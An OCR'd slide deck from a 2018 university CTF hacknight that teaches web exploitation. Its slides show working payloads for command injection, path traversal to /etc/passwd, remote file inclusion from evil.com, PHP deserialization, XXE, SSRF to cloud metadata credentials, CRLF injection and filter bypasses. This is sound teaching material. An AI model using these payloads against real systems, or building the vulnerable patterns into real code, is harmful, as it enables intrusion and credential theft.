Web Exploitation

Kent Ma
OSIRIS Lab Hacknight
Dec 7, 2018

tl;dr

- Web specs are messy and confusing and wrong
- People misinterpret things in RFCs
- Parsing is hard
- Several misinterpretations layered together -> Bugs!

Command Injection

- zzzzz

```
os.system(“ping” + ip)
```

Command Injection

- zzzzz

```
os.system(“ping” + ip)
ip = “127.0.0.1; cat flag.txt”
```

Dangerous Functions

- https://stackoverflow.com/questions/3115559/exploitable-php-functions
- system
- eval
- exec
- passthru
- subprocess.run

Structure of a URL

```
URI = scheme:[//authority]path[?query][#fragment]

authority = [userinfo@]netloc[:port]
```

```
http://user:pass@site.com:80/path/of/site?a=b&c=d#ignored
```

Directory Traversal

www.website.com/?page=index.html

```
@app.route(“/”)
def index():
  return send_file(“/static/” + request.args[“page”])
```

Directory Traversal

www.website.com/?page=index.html

```
@app.route(“/”)
def index():
  return send_file(“/static/” + request.args[“page”])

send_file(“/static/” + “index.html”)
```

Directory Traversal

www.website.com/?page=../../../../../etc/passwd

```
@app.route(“/”)
def index():
  return send_file(“/static/” + request.args[“page”])
```

Directory Traversal

www.website.com/?page=../../../../../etc/passwd

```
@app.route(“/”)
def index():
  return send_file(“/static/” + request.args[“page”])

send_file(“/static/” + “../../../../../etc/passwd”)
```

Remote File Inclusion

```php
<?php
include($_REQUEST["file"] . ".php");
?>
```

Remote File Inclusion


```php
<?php
include($_REQUEST["file"] . ".php");
?>
```

http://victim.com/index.php?file=http://evil.com/evil.php


Object Deserialization

1. Find constructor/destructor of an object
2. unserialize()
3. ???

Object Deserialization

1. Find constructor/destructor of an object
2. unserialize()
3. ???
4. 

Object Deserialization

1. Find constructor/destructor of an object
2. unserialize()
3. ???
4. 

Object Deserialization - An Example

```
<?php
class ExistingClass{
    public $file = ‘file_path’;
    function __destruct() {
        file_get_contents($this->$file, $this->$data);
    }
}
...
unserialize(“user_controlled_string”)
```

Object Deserialization - An Example

```
<?php
class ExistingClass{
    public $file = ‘file_path’;
    function __destruct() {
        file_get_contents($this->$file, $this->$data);
    }
}
…
unserialize(“O:13:"ExistingClass":2:{s:4:"data";s:4:"data";s:4:"file";s:9:"/flag.txt";}”)
```

Object Deserialization - An Example

```
    function __destruct() {
        file_get_contents($this->$file, $this->$data);
    }
...
unserialize(“O:13:"ExistingClass":2:{s:4:"data";s:4:"data";s:4:"file";s:9:"/flag.txt";}”)
```

- Creates an ExistingClass object with $file = “flag.txt”
- Gets destructed by garbage collection, which calls __destruct()

Object Deserialization RCE Generators

PHP:
https://github.com/ambionics/phpggc

Java:
https://github.com/frohoff/ysoserial

Python pickle:
gist.github.com/mgeeky/cbc7017986b2ec3e247aab0b01a9edcd

XML External Entity Injection (XXE)

<!ENTITY name value>

&name;

XML External Entity Injection (XXE)

<!ENTITY name value>

value

XML External Entity Injection (XXE)

```
<!ENTITY name SYSTEM “file://file.txt”>
<p>&name;</p>
```

XML External Entity Injection (XXE)

```
<!ENTITY name SYSTEM “file://file.txt”>
<p>contents of file.txt</p>
```

Server-Side Request Forgery (SSRF)

- Make unintended requests as the server to other services

```
@app.route(“/”)
def proxy():
    return requests.get(request.args[“proxy”])
```

Server-Side Request Forgery (SSRF)

- Make unintended requests as the server to other services

```
@app.route(“/”)
def proxy():
    return requests.get(request.args[“proxy”])
```

site.com/?proxy=file://etc/passwd

Server-Side Request Forgery (SSRF)

- Make unintended requests as the server to other services

```
@app.route(“/”)
def proxy():
    return requests.get(request.args[“proxy”])
```

site.com/?proxy=http://127.0.0.1/latest/meta-data/iam/security-credentials

Schemas are scary

- http://, https://
- ldaps://
- file://
- gopher://
- ftp://
- dict://
- data://
- phar://

phar://

- Phar is an archive file format used for packaging of PHP source
- PHP loads and **deserializes** local phar files opened with the phar:// schema
- https://github.com/ambionics/phpggc

How do URLs become HTTP Requests?

http://network.location.of.url.com:8080/path/of/url?q=a&q2=b

GET /path/of/url?q=a&q2=b HTTP/1.1\r\n
Host: network.location.of.url.com:8080\r\n

CRLF Injection

http://network.location.of.url.com:8080/admin%20HTTP/1.1%0d%0aHost:%20127.0.0.1:8080%0d%0a%0d%0a

CRLF Injection

http://network.location.of.url.com:8080/admin HTTP/1.1\r\nHost: 127.0.0.1:8080\r\n\r\n

GET /admin HTTP/1.1\r\nHost: 127.0.0.1:8080\r\n HTTP/1.1\r\n
Host: network.location.of.url.com:8080\r\n

CRLF Injection

http://network.location.of.url.com:8080/admin HTTP/1.1\r\nHost: 127.0.0.1:8080\r\n\r\n

GET /admin HTTP/1.1\r\n
Host: 127.0.0.1:8080\r\n
\r\n
HTTP/1.1\r\n
Host: network.location.of.url.com:8080\r\n

CRLF Injection

http://network.location.of.url.com:8080/admin HTTP/1.1\r\nHost: 127.0.0.1:8080\r\n\r\n

GET /admin HTTP/1.1\r\n
Host: 127.0.0.1:8080\r\n
\r\n
HTTP/1.1\r\n
Host: network.location.of.url.com:8080\r\n

Implicit Schemas

```
if “http://” not in text:
   return SAFE
text = “http://google.com”
```

Implicit Schemas

```
if “http://” not in text:
   return SAFE
text = “//google.com”
```

Implicit Schemas

```
if “http://” not in text:
   return SAFE
text = “//google.com”
```

- **Becomes http://google.com**
- **Useful for length limitations too**

Urls are hard

```
def check(url):  # returns True if evil
     scheme, netloc, path, query = url_parse(url)
     return netloc == “127.0.0.1”
```

Urls are hard

```
def check(url):  # returns True if evil
     scheme, netloc, path, query = url_parse(url)
     return netloc == “127.0.0.1”

check(“http://127.0.0.1”)
```

Urls are hard

```
def check(url):  # returns True if evil
     scheme, netloc, path, query = url_parse(url)
     return netloc == “127.0.0.1”

check(“http://127.0.0.1”)  # True
```

Urls are hard

```
def check(url):  # returns True if evil
     scheme, netloc, path, query = url_parse(url)
     return netloc == “127.0.0.1”

check(“http://google.com&@google.com#@127.0.0.1”)
```

- Does this one pass?


Urls are hard

```
def check(url):  # returns True if evil
     scheme, netloc, path, query = url_parse(url)
     return netloc == “127.0.0.1”

check(“http://google.com&@google.com#@127.0.0.1”)
```

- **Trick question!**

Which parse_url is it?



Source: https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf

Ekoparty CTF 2016 - Web 200

```
$pu = parse_url($url);
...
if ($pu["host"] === "ctf.ekoparty.org" && (
                $pu["scheme"] === "http"||$pu["scheme"] === "https")) {
     exec("wget -qO- --user-agent $flag $url", $output);
```

Ekoparty CTF 2016 - Web 200

```
$pu = parse_url($url);  #  ← Which one's the netloc here?
...
if ($pu["host"] === "ctf.ekoparty.org" && (
                $pu["scheme"] === "http"||$pu["scheme"] === "https")) {
     exec("wget -qO- --user-agent $flag $url", $output);
```

Ekoparty CTF 2016 - Web 200

```
$pu = parse_url($url);  #  ← Which one's the netloc here?
...
if ($pu["host"] === "ctf.ekoparty.org" && (
                $pu["scheme"] === "http"||$pu["scheme"] === "https")) {
     exec("wget -qO- --user-agent $flag $url", $output); # ← and here?
```

Ekoparty CTF 2016 - Web 200

```
$pu = parse_url($url);  #  ← Which one's the netloc here?
...
if ($pu["host"] === "ctf.ekoparty.org" && (
                $pu["scheme"] === "http"||$pu["scheme"] === "https")) {
     exec("wget -qO- --user-agent $flag $url", $output); # ← and here?
```

http://yoursite.com?@ctf.ekoparty.org

Ekoparty CTF 2016 - Web 200

```
$pu = parse_url($url);  #  ← Which one's the netloc here?
...
if ($pu["host"] === "ctf.ekoparty.org" && (
                $pu["scheme"] === "http"||$pu["scheme"] === "https")) {
     exec("wget -qO- --user-agent $flag $url", $output); # ← and here?
```

http://yoursite.com?@ctf.ekoparty.org

wget

parse_url

Filtering is hard

```
payload.replace("'", "\'")
```

Filtering is hard

```
payload.replace("'", "\'")

payload = "\'"
```

Filtering is hard

```
payload.replace("'", "\'")

payload = "\'"
```

Filtering is hard

```
payload.replace("'", "\'")

payload = "\\'"
```

Filtering is hard

```
payload.replace("'", "\'")

payload = "\\'"
```

Filtering is hard

```
payload.replace(“../”, ““)
```

Filtering is hard

```
payload.replace(“../”, ““)

   payload = “..../”
```

Filtering is hard

```
payload.replace(“../”, ““)

    payload = “....//”
```

Filtering is hard

```
payload.replace(“../”, ““)
```

```
payload = “../”
```

Filtering is hard

```
payload.replace("../", "")
```

```
payload = "../"
```

- **We need to recursively filter (replaceAll)**

Filtering is hard - İ

```
replaceAll(txt, “script”, “”).lower()
```

Filtering is hard - İ

```
replaceAll(txt, “script”, “”).lower()

txt = “scrİpt”
```

Filtering is hard - İ

```
replaceAll(txt, “script”, “”).lower()

txt = “scr\u0130pt”
```

Filtering is hard - İ

```
replaceAll(txt, “script”, “”).lower()

“scrİpt”.lower() == “script”
```

Filtering is hard - ʔ

```
replaceAll(payload, “../”, ““)
    payload = “ʔ/”
```

Filtering is hard - ʕ

```
replaceAll(payload, “../”, ““)
    payload = “\u2E2E/”
```

Filtering is hard - ¯_(ツ)_/¯

```
replaceAll(payload, “../”, ““)
    payload = “\x2E\x2E/”
```

Filtering is hard - ¯_(ツ)_/¯

```
replaceAll(payload, “../”, ““)
    payload = “../”
```

Filtering is hard - NN

```
replaceAll(payload, “../”, ““)
    payload = “NN/”
```

Filtering is hard - NN

```
replaceAll(payload, “../”, ““)
    payload = “\uFF2E\uFF2E/”
```

Filtering is hard - NN

```
replaceAll(payload, “../”, ““)
    payload = “\xFF\x2E\xFF\x2E/”
```

Filtering is hard - NN

```
replaceAll(payload, “../”, ““)
    payload = “\xFF\x2E\xFF\x2E/”
```

Filtering is hard - NN

```
replaceAll(payload, “../”, ““)
    payload = “\x2E\x2E/”
```

Filtering is hard - NN

```
replaceAll(payload, “../”, ““)
    payload = “../”
```

Filtering is hard - Multi-layered Filters

```
for bad in [others, “../”, “\x00”]:
    txt = replaceAll(txt, bad, “”)

txt = “\x00.\x00.\x00/”
```

Filtering is hard - Multi-layered Filters

```
for bad in [others, “../”, “\x00”]:
    txt = replaceAll(txt, bad, “”)

txt = “\x00.\x00.\x00/”
```

Filtering is hard - Multi-layered Filters

```
for bad in [others, “../”, “\x00”]:
    txt = replaceAll(txt, bad, “”)

txt = “\x00.\x00.\x00/”
```

Filtering is hard - Multi-layered Filters

```
for bad in [others, “../”, “\x00”]:
    txt = replaceAll(txt, bad, “”)

txt = “../”
```

Filtering is hard - Multi-layered Filters

```
for bad in [others, “../”, “\x00”]:
    txt = replaceAll(txt, bad, “”)
```

- Simplified version of multi-layer bugs
- General idea: filters can break other filters

wargames.osiris.cyber.nyu.edu:1006

challenge source - bit.ly/2QCfdtC